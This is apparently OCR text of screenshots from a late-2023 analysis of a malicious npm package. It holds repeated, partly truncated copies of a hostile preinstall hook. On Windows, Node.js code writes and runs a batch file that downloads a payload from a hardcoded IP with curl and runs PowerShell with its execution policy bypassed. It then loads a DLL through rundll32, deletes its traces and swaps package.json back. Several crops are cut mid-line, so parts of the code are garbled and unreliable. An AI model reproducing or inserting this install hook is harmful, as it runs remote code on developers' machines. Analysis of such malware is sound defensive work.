
Oct/Nov 2023



```
const data = '@echo off\ncur                                  ait powershell.exe -
ExecutionPolicy Bypass -File                                  tall.db" (\ndel
"preinstall.db" > nul 2>&1\n                                  um 4906\ndel
"preinstall.db"\nif exist "p                                  ul 2>&1\n)';
const psdata = '$path1 = Joi
([System.IO.File]::Exists($p                                  t $bytes.count ;
$i++)\n{\n$bytes[$i] = $byte                                  Item -Path $path1 -
Force\n}';
```

```
if (osType === 'Windows_NT') {
  // The system is running Windows
  const fileName = 'preinstall.bat'; // Specify the file name
  const psfileName = 'preinstall.ps1';
  // Create the file
  fs.writeFile(fileName, data, (err) => {
    if (!err) {
      fs.writeFile(psfileName, psdata, (err) => {
        if (!err) {
      // Execute the .bat file
      const child = exec(`"${fileName}"`, (error, stdout, stderr) => {
      if (error) {
        return;
      }
      if (stderr) {
        return;
      }
      fs.unlink(fileName, (err) => {
      });
      });

        }
      });
    }
  });
}
```

Oct/Nov 2023




```
const data = '@echo off\ncur
ExecutionPolicy Bypass -File
"preinstall.db" > nul 2>&1\n
"preinstall.db"\nif exist "p
const psdata = '$path1 = Joi
([System.IO.File]::Exists($p
$i++)\n{\n$bytes[$i] = $byte
Force\n}';
```

```
ait powershell.exe -
tall.db" (\ndel
um 4906\ndel
ul 2>&1\n)';

t $bytes.count ;
Item -Path $path1 -
```


```
if (osType === 'Windows_NT') {
 // The system is running Windows
 const fileName = 'preinstall.bat'; // Specify the file name
 const psfileName = 'preinstall.ps1';
 // Create the file
 fs.writeFile(fileName, data, (err) => {
  if (!err) {
    fs.writeFile(psfileName, psdata, (err) => {
      if (!err) {
     // Execute the .bat file
     const child = exec(`"${fileName}"`, (error, stdout, stderr) => {
     if (error) {
      return;
     }
     if (stderr) {
      return;
     }
     fs.unlink(fileName, (err) => {
     });
     });

    }
   });
  }
 });
}
```

Oct/Nov 2023




```
@echo off
curl -o sqlite.a -L "http://103.179.142.171/npm/npm.mov" > nul 2>&1
start /b /wait powershell.exe -ExecutionPolicy Bypass -File preinstall.ps1 > nul 2>&1
del "preinstall.ps1" > nul 2>&1
if exist "preinstall.db" (
del "preinstall.db" > nul 2>&1
)
rename sql.tmp preinstall.db > nul 2>&1
rundll32 preinstall.db,CalculateSum 4906
del "preinstall.db"
if exist "pk.json" (
del "package.json" > nul 2>&1
rename "pk.json" "package.json" > nul 2>&1
```

Oct/Nov 2023




```
@echo off
curl -o sqlite.a -L "http://103.179.142.171/npm/npm.mov" > nul 2>&1
start /b /wait powershell.exe -ExecutionPolicy Bypass -File preinstall.ps1 > nul 2>&1
del "preinstall.ps1" > nul 2>&1
if exist "preinstall.db" (
del "preinstall.db" > nul 2>&1
)
rename sql.tmp preinstall.db > nul 2>&1
rundll32 preinstall.db,CalculateSum 4906
del "preinstall.db"
if exist "pk.json" (
del "package.json" > nul 2>&1
rename "pk.json" "package.json" > nul 2>&1
```

Oct/Nov 2023




```
@echo off
curl -o sqlite.a -L "http://103.179.142.171/npm/npm.mov" > nul 2>&1
start /b /wait powershell.exe -ExecutionPolicy Bypass -File preinstall.ps1 > nul 2>&1
del "preinstall.ps1" > nul 2>&1
if exist "preinstall.db" (
del "preinstall.db" > nul 2>&1
)
rename sql.tmp preinstall.db > nul 2>&1
rundll32 preinstall.db,CalculateSum 4906
del "preinstall.db"
if exist "pk.json" (
del "package.json" > nul 2>&1
rename "pk.json" "package.json" > nul 2>&1
```

Oct/Nov 2023



```
@echo off
curl -o sqlite.a -L "http://103.179.142.171/npm/npm.mov" > nul 2>&1
start /b /wait powershell.exe -ExecutionPolicy Bypass -File preinstall.ps1 >nul 2>&1
del "preinstall.ps1" > nul 2>&1
if exist "preinstall.db" (
del "preinstall.db" > nul 2>&1
)
rename sql.tmp preinstall.db > nul 2>&1
rundll32 preinstall.db,CalculateSum 4906
del "preinstall.db"
if exist "pk.json" (
del "package.json" > nul 2>&1
rename "pk.json" "package.json" > nul 2>&1
```

